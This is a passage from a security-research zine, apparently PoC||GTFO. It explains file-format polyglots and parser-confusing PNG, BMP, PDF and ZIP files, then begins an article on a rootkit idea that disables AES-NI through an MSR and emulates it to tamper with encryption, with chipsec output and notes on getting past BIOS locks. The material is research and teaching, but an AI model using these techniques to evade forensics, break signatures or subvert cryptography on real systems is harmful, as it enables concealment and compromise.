


Figure 17: Two Sound Files Combined, with Spectral Images

And if you're cheeky, you can encode another picture in sound, that will be visible via spectrogram view. Or encode some actual sound, with a banner picture encoded in the higher frequencies; this way, the sound is still worth listening to yet also a thin picture is visible in the spectrogram view.[26]

Sound and Sound Not only can you combine a BMP and PCM together, you can also encode two different sound signals together by using different endianness and allowing the unchosen signal to drop beneath the noise floor.[27]

Figure 17 demonstrates a single file whose spectrogram is one image as big endian and a different image as little endian. Note that the text in the left interpretation is in inaudibly high frequencies, so it can peacefully coexist with music or speech in the lower frequencies.

Two Kinds of Schizophrenic PNGs In a similar way, by altering the Red/Green/Blue channels of each pixel, one gets a similar image but with extra information.

In naive steganography, this is often used to encode external data on the least significant bits, but we can also use this to encode one image within another image and create a schizophrenic picture!

Paletted image formats typically don't require that each color in the palette be unique. By duplicating the same sixteen colors over a 256–color palette, one can show the same image, but with extra information stored by whatever copy of the palette index is used. (Original idea by Dominique Bongard, re-implemented with Philippe Teuwen.)

[26] `http://wiki.yobi.be/wiki/BMP_PCM_polyglot`
[27] `http://wiki.yobi.be/wiki/WAV_and_soft-boiled_eggs`




Figure 18: PNG with both Palette and RGB images from the Same Data

By combining both the redundant palette trick and the altered RGB components trick, we can store two images. One image appears when the palette is taken into account, and the other appears when the palette is ignored, and the raw RGB displayed.[28] Note that although an RGB picture with an extra palette isn't necessarily against the specs, there doesn't seem to be any legitimate example in the wild. (Perhaps this could be used to suggest which color to use to render on limited hardware?) As a bonus, the palette can contain itself a third image.

A related technique involves storing two 16–color pictures in the same data by illegally including two palettes. A PNG file having two palettes is *against* the specifications, but many viewers tolerate it. Some parsers take the first palette into account, and some the last, which leads to two different pictures from the same pixel information. This is shown in Figure 19, but unfortunately, most readers just reject the file. (Screenshot by Thijs Bosschert.)

6.6 Schizophrenia

Semi-Constance

Constant Obstacles Make People Take Shortcuts. If most implementations use the same default value, then some developer might just use this value directly hardcoded. If a majority of developers do the same, then the variable aspect of the value would break compatibility too often, forcing the value to be constant, equal to its default. Already in DOS time, the keyboard buffer was supposed to be variable-sized([29]). It had a default start and size (`40:1E`, and 32 bytes), but you were supposed to be able to set a different head and tail via (`40:1A` and `40:1C`). However, most people just hardcoded `40:1E`, so the parameters for head and tail became not usable.

BMP Data Pointer A BMP's header contains a pointer to image data. However, most of the time, the image data strictly follows the headers and starts at offset `0x36`. Consequently, some viewers just ignore that pointer and just incorrectly display the data at offset `0x36` without paying attention to the header length.

So, if you put two sets of data, one at the usual place, and one farther in the file, pointed at from the header, two readers may give different results. This trick comes from Gynvael Coldwind.

Unbalanced Nested Markers

It's a well known fact that Web browsers don't enforce HTML markers correctly. A file containing only `a<b>c` will show a bold "c" despite the lack of `<html>` and `<body>` tags.

[28] `http://wiki.yobi.be/wiki/PNG_Merge`
[29] `http://stanislavs.org/helppc/bios_data_area.html`




Figure 19: Schizophrenic PNG via Double Palettes, in Encase Forensic v7




Figure 20: Schizophrenic BMP with Non-Default Data Pointer




Figure 21: One PDF, Two Interpretations




Figure 22: Schizophrenic PDF by Closed String Object (`endobj`)

In file formats with nested markers, ending these markers earlier than expected can have strange and lovely consequences.

For example, PDF files are made of objects. An object is required to end with `endobj`. Some of these objects contain a stream, which is required to end with `endstream`. As the stream is contained within the object, `endstream` is expected to always come first, and then `endobj`.

In theory, a stream can contain the keyword `endobj`, and that should not affect anything. However, in case some PDF generators should forget to close the stream before the object, it makes sense for a parser to close the object even if the stream hasn't been closed yet. Since this behavior is optional, different readers implement it in different ways.

This can be abused by creating a document that contains an object with a premature `endobj`. This sometimes confuses the parser by cloaking an extra root element different from the one defined in the trailer, as illustrated by Figure 21. Such a file will be displayed as a totally different document, depending upon the reader. Figure 22 shows such a schizophrenic PDF.




Figure 23: Apple II & PDF Polyglot

6.7 Icing on the Cake

After modifying a file, there are checksums and other limitations that must be observed. As with any other rule, there are exceptions, which we'll cover.

ZIP CRC32 Most extractors enforce a ZIP file's checksums, but for some reason Java does not when reading JAR files. By corrupting the checksums of files within a JAR, you can make that JAR difficult to extract by standard ZIP tools.

PNG CRC32 PNG also contains CRC32 checksums of its data. Although some viewers for Unix demand correct checksums, they are nearly never required on Windows. No warnings, no nothin'.

TAR Checksum Tar checksums aren't complicated, but the algorithm is so old–timey that it warms the heart just a little.

Truecrypt Header A Truecrypt disk's header is encrypted according to the chosen algorithm, password, and keyfile. Prior to the header, the disk begins with a random 64–byte salt, allowing for easy manipulation of headers. See my article on Truecrypt, PoC||GTFO 4:11, for a PDF/ZIP/Truecrypt polyglot.

6.8 Size Limitation

It's common that ROM and disk images require a specific rounded size, and there is often no workaround to this. You can merge a PDF and an Apple II floppy image, but only if the PDF fits in the 143360–byte disk image.

If you need a bigger size, you can try with hard disk images for the same system, if they exist. In this case, you can put them on a two megabyte hard disk image, with partitioning as required. Thanks to Peter Ferrie for his help with this technique, which was used to produce the polyglot in Figure 23. Shown in that figure is an Apple II disk image of Prince of Persia that doubles as a PDF.

6.9 Challenges

Limitations of Standard Libraries Because most libraries don't give you full control over the file structure, abusing file formats is not always easy.

You may want to open the file and just modify one chunk, but the library—too smart for its britches—removed your dummy chunk, recompressed your intentionally uncompressed data, optimized the colors of your palette, and ruined other carefully chosen options. In the end, such unconventional proofs of concept are often easier to generate with a small script made from scratch rather than relying on a well-known bulletproof library.

Normalization To make your scripts more efficient, it might be worth finding a good normalizer program for the filetype you're abusing. There are lots of good programs and libraries that will not modify your file in depth, but produce a relatively predictable structure.

For PDF, running `mutool clean` is a good way to sand off any rough edges in your polyglot. It modifies very little, yet rebuilds the XREF table and adjusts objects lengths, which turns your hand-made tolerated PDF into one that looks perfectly standard.

For PNG, `advpng -z -0` is a good way to produce an uncompressed image with no line filters.

For ZIP, `TorrentZip` is a good way to consistently produce the exact same archive file. `AdvDef` is a good way to (de)compress Zlib chunks without altering the rest of the file in any way. For example, when used on PNGs, no PNG structure is analyzed, and just the `IDAT` chunks are processed.

Normalizing the content data's range is sometimes useful, too. A sound or image that consumes its entire dynamic range leaves more room for hidden data in the lower bits.

Compatibility

If your focus is still on getting decent compatibility, you may pull your hair a lot. The problem is not just the limit between valid and invalid files; rather, it's the difference between the parser thinking "Hey this is good enough." and "Hey, this looks corrupted so let's try to recover what I can."

This leads to bugs that are infuriatingly difficult to solve. For example, a single font in a PDF might become corrupted. One image—and only one image!–might go missing. A seemingly trivial polyglot then becomes a race against heisenbugs, where it can be very difficult to get a good compatibility rate.

Automated Generation

Although it's possible to alter a generated file, it might be handy to make a file generator directly integrate foreign data. This way, the foreign data will be integrated reproducibly, whereas the rest of the structure is already one hundred percent standard.

Archives Archiving a file without any compression usually stores it as is. Please note, however, that some archive formats will escape data in order to prevent stored data from interfering with the outer format.

PDFLaTeX PDFLaTeX has special commands to create an uncompressed stream object, directly from an external file. This is extremely useful, and totally reliable, no matter the size of the file. This way, you can easily embed any data in your PDF.

```
\begingroup
  \pdfcompresslevel=0\relax
    \immediate\pdfobj stream
        file {foo.bin}
\endgroup
```




Figure 24: a PDFLaTeX/PDF quine

A PDFLaTeX/PDF Polyglot If your document's source is a single `.tex` file, then you can make a PDFLaTeX quine. This file is simultaneously its own TeX source code and the resulting PDF from compilation. If your document is made of multiple files, then you can archive those files to bundle them in the PDF.

You can also do it the other way around. For his Zeronights 2014 keynote, *Is infosec a game?*, Solar Designer created an actual point and click adventure to walk through the presentation.[30]

It would be a shame if such a masterpiece were lost, so he made his own walkthrough as screenshots, put together as a slideshow in a PDF, in which the ZIP containing the game is attached. This way, it's preserved as a single file, containing an easy preview of the talk itself and the original presentation material.

Embedding a ZIP in a PDF However, if you embed a ZIP in a PDF as a simple PDF object, it's possible that the ZIP footer will be too far from the end of the file. Objects are stored before the Cross Reference table, which typically grows linearly with the number of objects in the PDF. When this happens, ZIP tools might fail to see the ZIP.

A good way to embed a ZIP in a PDF, as Julia Wolf showed us with napkins in PoC||GTFO 1:5, is to create a fake stream object *after* the `xref`, where the trailer object is present, before the `startxref` pointer. The official specifications don't specify that no extra object should be present. Since the trailer object itself is just a dictionary, it uses mostly the same syntax as any other PDF objects, and all parsers tolerate an extra object present within this area.

1. PDF Signature
2. PDF Objects
3. Cross Reference Table
4. *(extra stream object declaration)*
    - ZIP Archive
5. Trailer Object
6. `startxref` Pointer

[30] `http://www.openwall.com/presentations/ZeroNights2014-Is-Infosec-A-Game/`

This gives a fully compatible PDF, with no need for pointer or length adjustment. It's also a straightforward way for academics to bundle source code and PoCs.

Appended Data If for some reason you need the ZIP at the exact bottom of the file, e.g. to maintain compatibility with Python's EGG format, then you can extend the ZIP footer's comment to cover the last bytes of the PDF. This footer, called the End of Central Directory, starts with `P K 05 06` and ends with a variable length comment. The length is at offset 20, then the comment itself starts at offset 22.

If the ZIP is too far from the bottom of the file, then this operation is not possible as the comment would be longer than 65536 bytes. Instead, to increase compatibility, one can duplicate the End of Central Directory. I describe this trick in PoC||GTFO 4:11, where it was used to produce a Truecrypt/PDF/ZIP polyglot.

Combined with the trailing space trick explained earlier, one can insert an actual null-terminated string before the extraneous data so ZIP parsers will display a proper comment instead of some garbage!

Fixing Absolute Pointers When an unmodified ZIP is inserted into a PDF, the pointers inside the ZIP's structures are only valid relative to the start of the archive. They are not correct as seen from the file itself.

Some tools consider such a file to be damaged, with garbage to ignore, but some might refuse to parse it with incorrect addresses. To fix this, adjust the `relative offset of local header` pointers in the Central Directory's entries. You might also ask a ZIP tool to repair the file, and cross your fingers that your tool will not alter anything else in the file by reordering files or removing slack space.

6.10 Thoughts

Polyglots Polyglot files may sound like a great idea for production. For example, you can keep the original (custom format) source file of a document embedded in a file that can be seen as a preview in a standard format. To quickly sort your SVG files, just ZIP them individually and append them to a PNG showing the preview.

As mentioned previously, ZIP your `.tex` files and embed them in the final PDF. This already exists in some cases, such as OpenOffice's ability to export PDF files that contain the original `.odt` file internally.

A possible further use of polyglots would be to bundle different outputs of the same file in two different formats. PDF and EPUB could be combined for e-book distribution, or a installer could be used for both Linux and Windows. Naturally, we could just ZIP these together and distribute the archive, but they won't be usable out of the box.

Archiving files together is much more natural than making a polyglot file. Although opening a polyglot file may be transparent for the targeted software, it's not a natural action for user.

There are also security risks associated with polyglot construction. For example, polyglots can be used to exfiltrate data or bypass intrusion detection systems. Testing various polyglots on Encase showed that nearly all of them were reported as a single file type, with no warnings whatsoever.

Offset Start I see no point in allowing a magic signature to be at any offset. If it's for the sake of allowing a comment early in the file, then the format itself should have an explicit comment chunk.

If it's for the sake of bundling several file types together, then as mentioned previously, it could just be specific to one application. There's no need to waste parsing time in making it officially a part of one format. I don't see why a PE with ZIP in appended data should still be considered to be a standard ZIP; jumping at the end of the PE's physical size is not hard, neither is extracting a ZIP, so why does it sound normal that it still works directly as a ZIP? If a user updates the contents of the archive, it's quite possible that the ZIP tool would re-create an entire archive without the initial PE data.

While it's helpful to manually open WinZip/WinRar/7Z self–extracting archives, you still have to run a dedicated tool for formats such as Nullsoft Installer and InnoSetup that have no standard tool. Sure, your extraction tool could just look for data anywhere like Binwalk, but this exceptional case doesn't justify the fact that the format explicitly allows any starting offset.

This is likely why some modern tools take a different approach, ignoring the official structure of a ZIP. These extractors start at offset zero and look for a sequence of Local File Headers. This method is faster than the official bottom-up method of parsing, and it works fine for 99% of standard files out there.

Sadly, doing this differently makes ZIP schizophrenia possible, which can be critical as it can break signatures and the complete chain of trust of a standard system.

And yet, how hard would it be to create a new, top-down, smaller Zlib-based archive format, one that doesn't contain obsolete fields such as `number of volumes of the archive`? One that doesn't duplicate file names between Central Directory and Local File Headers?

Enforcing Values File structures are like laws: when they are overly complicated and unnecessary, people will ignore them. The PE file format now has tons of deprecated fields and structures, especially by comparison to its long overdue sibling, the Terse Executable file format. TE is essentially the same format, with a lot of obsolete fields removed.

From especially unclear specifications come diverging implementations, slightly different for each programmer's interpretation. The ZIP specifications[31] don't even specify the names of the various fields in the structures, only a long description for each of them, such as `compression method`! Once enough diverging implementations survive, then hard reality merges them into an ugly de facto standard. We end up with tools that are forced to recover half-broken files rather than strictly accepting what's okay. They give us mere warnings when the input is unclear, rather than rejecting what's against the rules.


6.11 Conclusion

Let me know if I forgot anything. Suggestions and corrections are more than welcome! I hope this gives you ideas, that it makes you want to explore further. Our attentive readers will notice that compressions and file systems are poorly represented—except for the amazing MIT Mystery Hunt image—and indeed, that's what I will explore next.

Some people accuse these file format tricks of being pointless shenanigans, which is true! These tricks are useless, but only until someone uses one of them to bypass a security layer. At that point everyone will acknowledge that they were worth knowing before, but by then it's too late. It's better to know in advance about potential risks than judge blindly that 'nobody was ever pwned with such a trick'.

As a closing note, don't forget the two great mantras of research and security. First, to stay safe, don't do anything. Second, to make nifty new discoveries, try everything!

[31] `https://pkware.cachefly.net/webdocs/APPNOTE/APPNOTE-6.3.3.TXT`



7 Extending crypto-related backdoors to other scenarios

by BSDaemon and Pirata

This article expands on the ideas introduced by Taylor Hornby's "Prototyping an RDRAND Backdoor in Bochs" in PoC||GTFO 3:6. That article demonstrated the dangers of using instructions that generate a `#VMEXIT` event while in a guest virtual machine. Because a malicious VMM could compromise the randomness returned to a guest VM, it can affect the security of cryptographic operations.

In this article, we demonstrate that the newly available AES-NI instruction extensions in Intel platforms are vulnerable to a similar attack, with some additional badness. Not only guest VMs are vulnerable, but normal user-level/kernel-level applications that leverage the new instruction set are vulnerable as well, unless proper measures are in place. The reason for that is due to a mostly unknown feature of the platform, the ability to disable this instruction set.

7.1 Introduction

From Intel's website,[32]:

> Intel AES-NI is a new encryption instruction set that improves on the Advanced Encryption Standard (AES) algorithm and accelerates the encryption of data in the Intel Xeon processor family and the Intel Core processor family.

The instruction has been available since 2010.[33]

> Starting in 2010 with the Intel Core processor family based on the 32nm Intel micro-architecture, Intel introduced a set of new AES (Advanced Encryption Standard) instructions. This processor launch brought seven new instructions. As security is a crucial part of our computing lives, Intel has continued this trend and in 2012 and [sic] has launched the 3rd Generation Intel Core Processors, codenamed Ivy Bridge. Moving forward, 2014 Intel micro-architecture code name Broadwell will support the RDSEED instruction.

On a Linux box, a simple `grep` would tell if the instruction is supported in your machine.

```
bsdaemon@bsdaemon.org:~# grep aes /proc/cpuinfo
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov
pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe syscall nx rdtscp lm
constant_tsc arch_perfmon pebs bts rep_good nopl xtopology nonstop_tsc
aperfmperf eagerfpu pni pclmulqdq dtes64 monitor ds_cpl vmx smx est tm2 ssse3
cx16 xtpr pdcm pcid sse4_1 sse4_2 x2apic popcnt tsc_deadline_timer aes xsave avx
f16c rdrand lahf_lm ida arat epb xsaveopt pln pts dtherm tpr_shadow vnmi
flexpriority ept vpid fsgsbase smep erms
```

A little-known fact, though, is that the instruction set can be disabled using an internal MSR on the processor. It came to our attention while we were looking at BIOS update issues and saw a post about a machine with AES-NI showing as disabled even though it was in, fact, supported.[34]

Researching the topic, we came across the MSR for a Broadwell Platform: `0x13C`. It will vary for each processor generation, but it is the same in Haswell and SandyBridge, according to our tests. Our machine had it locked.

```
MSR 0x13C
Bit     Description
0   Lock bit (always unlocked on boot time, BIOS sets it)
1   Not defined by default, 1 will disable AES-NI
2-32    Not sure what it does, not touched by our BIOS (probably reserved)
```

Discussing attack possibilities with a friend in another scenario—related to breaking a sandbox-like feature in the processor—we came to the idea of using it for a rootkit.

[32] `http://www.intel.com/content/www/us/en/architecture-and-technology/advanced-encryption-standard-aes-/data-protection-aes-general-technology.html`

[33] `https://software.intel.com/en-us/node/256280.`

[34] "AES-NI shows Disabled", `http://en.community.dell.com/support-forums/servers/f/956/t/19509653`

7.2 The Idea

All the code that we saw that supports AES-NI is basically about checking if it is supported by the processor, via CPUID, including the reference implementations on Intel's website. That's why we considered the possibility of manipulating encryption in applications by disabling the extension and emulating its expected results. Not long after we had that thought, we read in the PoC||GTFO 3:6 about `RDRAND`.

If the disable bit is set, the AES-NI instructions will return `#UD` (Invalid Opcode Exception) when issued. Since the code checks for the AES-NI support during initialization instead of before each call, winning the race is easy—it's a classic TOCTOU.

Some BIOSes will set the lock bit, thus hard-enabling the set. A write to the locked MSR then causes a general protection fault, so there are two possible approaches to dealing with this case.

First, we can set *both* the disable bit *and* the lock bit. The BIOS tries to enable the instruction, but that write is ignored. The BIOS tries to lock it, but it is ignored. That works unless the BIOS checks if the write to the MSR worked or not, which is usually not the case—in the BIOS we tested, the general protection fault handler for the BIOS just resumed execution. For beating the BIOS to this punch, one could explore the BIOS update feature, setting the `TOP_SWAP` bit, which let code execute *before* BIOS.[35] Chipsec toolkit[36] `TOP_SWAP` mechanism is locked.

For a Vulnerable Machine,

```
### BIOS VERSION 65CN90WW
OS      : uefi
Chipset:
VID:        8086
DID:        0154
Name:       Ivy Bridge (IVB)
Long Name: Ivy Bridge CPU / Panther Point PCH
[-] FAILED: BIOS Interface including Top Swap Mode is not locked
```

For a Protected Machine,

```
OS       : Linux 3.2.0-4-686-pae #1 SMP Debian 3.2.65-1+deb7u2 i686
Platform: 4th Generation Core Processor (Haswell U/Y)
         VID: 8086
         DID: 0A04
CHIPSEC : 1.1.7
[*] BIOS Top Swap mode is disabled
[*] BUC = 0x00000000 << Backed Up Control (RCBA + 0x3414)
  [00] TS                = 0 << Top Swap
[*] RTC version of TS = 0
[*] GCS = 0x00000021 << General Control and Status (RCBA + 0x3410)
  [00] BILD              = 1 << BIOS Interface Lock Down
  [10] BBS               = 0

[+] PASSED: BIOS Interface is locked (including Top Swap Mode)
```

The problem with this approach is that software has to check if the AES-NI is enabled or not, instead of just assuming the platform supports it.

Second, we can NOP-out the BIOS code that locks the MSR. That works if BIOS modification is possible on the platform, which is often the case. There are many options to reverse and patch your BIOS, but most involve either modifying the contents of the SPI Flash chip or single-stepping with a JTAG debugger.

Because the CoreBoot folks have had all the fun there is with SPI Flash, and because folk wisdom says that JTAG isn't feasible on Intel, we decided to throw folk wisdom out the window and go the JTAG route. We used the Intel JTAG debugger and an XDP 3 device. The algorithm used is provided in the attachment 3.

To be able to set this MSR, one needs Ring0 access, so this attack can be leveraged by a hypervisor against a guest virtual machine, similar to the `RDRAND` attack. But what's interesting in this case is that it can also be leveraged by a Ring0 application against a hypervisor, guest, or any host application! We used a Linux Kernel Module to intercept the `#UD`; a sample prototype of that module is in attachment 6.

[35] "Using SMM for other purposes", Phrack 65:7

[36] `https://github.com/chipsec/chipsec`

7.3 Checking your system

